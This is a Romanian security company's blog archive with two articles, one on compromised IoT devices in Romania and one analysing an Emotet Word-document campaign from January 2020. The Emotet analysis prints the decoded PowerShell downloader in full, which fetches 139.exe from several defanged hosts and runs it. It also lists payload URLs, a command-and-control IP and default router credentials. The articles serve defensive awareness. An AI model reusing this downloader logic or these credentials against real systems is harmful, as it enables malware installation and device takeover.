Arhiva tag-ul pentru: malware

Nu mai este o noutate în a avea acasă sau la birou un router, camere Ip, frigidere smart, Smart Tv, încuietori de ușă, console gaming sau orice altceva din gama IoT. Foarte multe Ip-uri au in inventarul lor diferite dispozitive conectate la internet, iar o parte din ele sunt vulnerabile la atacuri hacking sau setările sunt slabe, din punct de vedere al securității cibernetice.
Metodele de hacking au evoluat, nu este nevoie sa caute un dispozitiv anume, sau un oarecare IP pentru ca hackerul sa planteze un virus, nu! In fiecare secundă mii de aplicații scanează tot ce miscă pe internet și caută vulnerabilitați în funcție de: dispozitiv,an fabricatie, vulnerabilitate, tara etc, forțează logarea cu parole de producător (admin/admin , admin/password, root/password, admin/123456 .. etc).
În momentul când aplicațiile au găsit ceva, fie raportează și hackerul merge mai departe, fie instalează direct ceea ce sunt programate să instaleze pe dispozitivele accesate.
Dacă vă gândiți la ce poate să facă cu aceste dispozitive… nu este greu de clarificat!
Activitățile ilegale vor fi stabilite în funcție de: puterea și capacitățile dispozitivului, rețeaua de internet, program online, țara de proveniență etc.


Sursă: researchgate.net

Care ar fi aceste activități?
Scanare pentru a găsi alte dispozitive,
Atac împotriva altor dispozitive, cunoscutul DDOS care poate bloca rețele, instituții, spitale.
Folosirea IP-ului pentru furt bancar, fraude… da! Ghici la cine vine Poliția prima data?
Cam tot ce vă puteți imagina, sau nu!

Și da, noi ne ocupam de Romania!
Liste intregi de IP-uri deținute de Romania sunt folosite la astfel de infracțiuni cibernetice!

Am câteva exemple active, pentru a putea înțelege fenomenul.

86.123.xxx.126 static-86-123-xxx-126.rdsnet.ro
89.121.xxx.159 adsl89-121-xxx-159.romtelecom.net
82.79.150.xxx 84.150.xxx.82.static.cluj.rdsnet.ro
79.118.xxx.239 79-118-xxx-239.pitesti.rdsnet.ro
212.93.xxx.120 212-93-xxx-120.static.rdsor.ro
188.24.xxx.94 188-24-xxx-94.rdsnet.ro
… puțin modificate, pentru a nu da idei!
Revenim, ce sunt aceste IP-uri? Camere conectate la internet, televizoare, console gaming sau orice altceva este conectat la internet!
Dispozitive ce pot aparține unei case, unei firme, camerele unui spital, sau sau sau…

Ce au in comun aceste IP-uri și toate celelalte Ip-uri gasite? Anumite fișiere, ce nu ar trebui să fie pe respectivele dispozitive!
Și mai au în comun niște fișiere: i, Mozi, apk, mips, arm, arm7, mps1, sh, sh4, sparc, exe, zip, doc


Clar că acel 38/59 NU este de bine, iar tag-urile incadrate cu roșu sunt de la ceva suspicios.
Dacă vreți, puneți pe Google și vedeți că am dreptate.

Descrierea celor 2 exemple Mirai și Berbew backdoor se gaseste tot pe Google și destul de explicativă, dar mă repet, Nu este de bine!


Problema este însă cu mult mai gravă. Așa cum am menționat într-un articol acum ceva timp, prin 2019, erau 12,382 Ip-uri folosite pentru activități ilegale și discutăm despre cele descoperite la vremea aceea.
Ce se poate face?
Aici răspunsul nu este chiar simplu!
Din punctul nostru de vedere, un prim pas ar fi ca firmele de internet sa iși mareasca spectrul filtrelor pentru a depista problemele, când cumpărăm un dispozitiv smart, ar trebui să cautăm ceva actualizat, setările dispozitivelor să fie facute corect(schimbare nume dispozitiv, schimbare parolă, control al dispozitivelor ce se conectează.. etc), cand nu stim… să căutam ajutor la cei ce se pricep … sunt multe de facut, dar de multe ori totul se rezumă la resurse; un dispozitiv bun costa, o filtrare mai amănunțită reduce traficul, apelarea la specialiști in securitate cibernetică costă.

Listă cu IP-uri suspecte:
https://www.malwareurl.com/listing.php?as=AS8708&active=on&view=all


Așa că fiecare decide în funcție de valoarea pe care o dă vieții sale private, protejarea familiei, a bunurilor, a firmei, a reputației.
Unii înțeleg în timp util, alții doar după ce au devenit victime sau indiferența lor a dăunat altor persoane dragi.

Nu știu ce vei face, dar eu închei aici acest articol, menționând un ultim lucru:
Toate aceste articole scrise pe anumite subiecte, securitatea cibernetică… in cazul nostru, sunt create pentru a vă ajuta!
Și sperăm să rămâneți cu ceva după tot ceea ce ați citit!

Atenție la detalii!!!

Informațiile introduse în articol sunt publice.
Sursa: Google

Analiză publicată în ianuarie 2020.

Emotet este un troian de tip downloader: are nevoie de acțiunea victimei ca să pornească, apoi descarcă „adevăratul” malware, care fură date personale, conturi și carduri. În ianuarie 2020, două domenii din România apăreau pe listele publice de infrastructură compromisă și găzduiau documente Word infectate cu Emotet. Analiza urmărește drumul de la document la panoul de comandă al atacatorului.

Pe scurt

  • La început, Emotet circula ca executabil sau atașat programelor „gratuite”; din 2019–2020, prin documente Word trimise pe e-mail.
  • Documentul conține o comandă PowerShell ascunsă și codată în Base64, care descarcă fișierul real.
  • La momentul descărcării, antivirusul nu reacționa.
  • Fișierul descărcat (139.exe) instala o altă componentă, care se conecta la serverul de comandă și control.
  • Un site sau server neprotejat poate deveni, fără știrea proprietarului, parte din infrastructura atacului.

Ce este Emotet

Emotet este cheia care deschide ușa pentru virusul propriu-zis. Trimiterea prin documente, care conțin o comandă de descărcare și o adresă web, păcălește atât filtrele serviciilor de e-mail, cât și victima. Odată intrat cu acordul victimei, singura șansă rămâne recunoașterea lui de către antivirus sau firewall.

Domeniile din România

Zilnic apar liste cu adrese IP, domenii și dispozitive compromise. Una dintre ele conținea două domenii românești, presupuse a fi controlate de atacatori și folosite pentru găzduirea fișierelor malițioase.

Emotet pe domenii din România, captură din analiza ProDefence



Ambele adrese conțineau fișiere .doc. Până în acest punct, antivirusul nu reacționa.

Emotet pe domenii din România, captură din analiza ProDefence

Fișierele sunt descărcate de pe domeniile .ro și apar ca documente Microsoft Word 97–2003.

Emotet pe domenii din România, captură din analiza ProDefence


La scanare, virusul apare detectat de numai 18 si cei 60 de vendori prezenti pe platforma. Drept urmare, o mare parte si solutiile antivirus NU vor reactiona la aparitia virusului in dispozitiv.
Emotet pe domenii din România, captură din analiza ProDefence
In aceata varianta, doar aplicatiile celor de mai sus pot identifica virusul.
Emotet pe domenii din România, captură din analiza ProDefence

Iata si motivul detectiei slabe, virusul a fost creat… astazi. Ceea ce denota ca hackerul vine cu variante „curate” pentru a evita detectia.
Emotet pe domenii din România, captură din analiza ProDefence
http://trangvang.info.vn/home/pxxx7l/
https://74.101.225.121/tGQWzXxxxhSt
http://trangvang.info.vn/home/pxxx7l/
https://74.101.225.121/tBUxxxQWaf5EyJ8

Ce face documentul

La deschidere, Word rulează documentul din directorul temporar, iar acesta lansează PowerShell cu o comandă ascunsă (fereastră invizibilă) și codată în Base64. Decodată, comanda arată astfel (adresele sunt dezactivate intenționat):

$Xgmxijlqickli = '139';
$Yqeishrftmp = $env:userprofile + '\' + $Xgmxijlqickli + '.exe';
$Snyletzkfjfn = &('ne'+'w-o'+'b'+'ject') neT.wEBCLiEnT;
$Gapkseiveo = 'hxxp://trangvang[.]info[.]vn/home/poIc7l/*hxxps://www[.]flybuys[.]net/libraries/xes/*hxxp://informatic-club[.]com/language/y/*hxxp://demo[.]stickypost[.]io/wp-admin/g/*hxxps://www[.]drivertrainerschool[.]com[.]au/logs/RYJPgrKOJ/'."splIT"([char]42);
foreach($Kxztalhpinv in $Gapkseiveo){ try{ $Snyletzkfjfn."dowNLOaDFilE"($Kxztalhpinv, $Yqeishrftmp);
  If ((.('Get-'+'Item') $Yqeishrftmp)."lengtH" -ge 32681) { [Diagnostics.Process]::"sTaRT"($Yqeishrftmp); break } }catch{} }

Pe scurt: scriptul încearcă pe rând cinci adrese, descarcă de pe prima care răspunde un fișier pe care îl salvează ca 139.exe în profilul utilizatorului și, dacă fișierul are dimensiunea așteptată, îl execută. Documentul nu este deci ceva de citit, ci un instrument de descărcare.

Emotet pe domenii din România, captură din analiza ProDefence


Avem polc7l care este descris ca fiind ATLUtils Module – adica Active Template Library si mai exact este chiar fisierul nostru 139.exe.
Emotet pe domenii din România, captură din analiza ProDefence

14 din 73… destul de rau pentru posibilele victime!

Etapa a doua


Odată executat, fișierul instalează un alt executabil, care se conectează la serverul de unde vin comenzile atacatorului.

Emotet pe domenii din România, captură din analiza ProDefence

De acolo, malware-ul primește și execută comenzi: se răspândește în rețea, colectează și trimite date, atacă alte sisteme, înregistrează tastatura, camera sau ecranul. În cazul analizat, dispozitivul se conecta la adresa 68.114.229[.]171, unde se afla panoul de comandă și control.

Concluzie

Dacă ai un site sau un server neprotejat, poți deveni parte activă la activitățile ilegale ale atacatorilor. Iar pentru utilizatori, regula rămâne aceeași: atenție la documentele pe care le deschideți, indiferent de la cine credeți că vin.

Rețeaua Emotet a fost destructurată în ianuarie 2021 printr-o operațiune internațională coordonată de Europol, dar a revenit ulterior. Vedeți și atacul Emotet asupra CV19 România. Pentru analiza unui document suspect, ProDefence oferă analiza fișierelor suspecte și a programelor malițioase.

Sari la conținut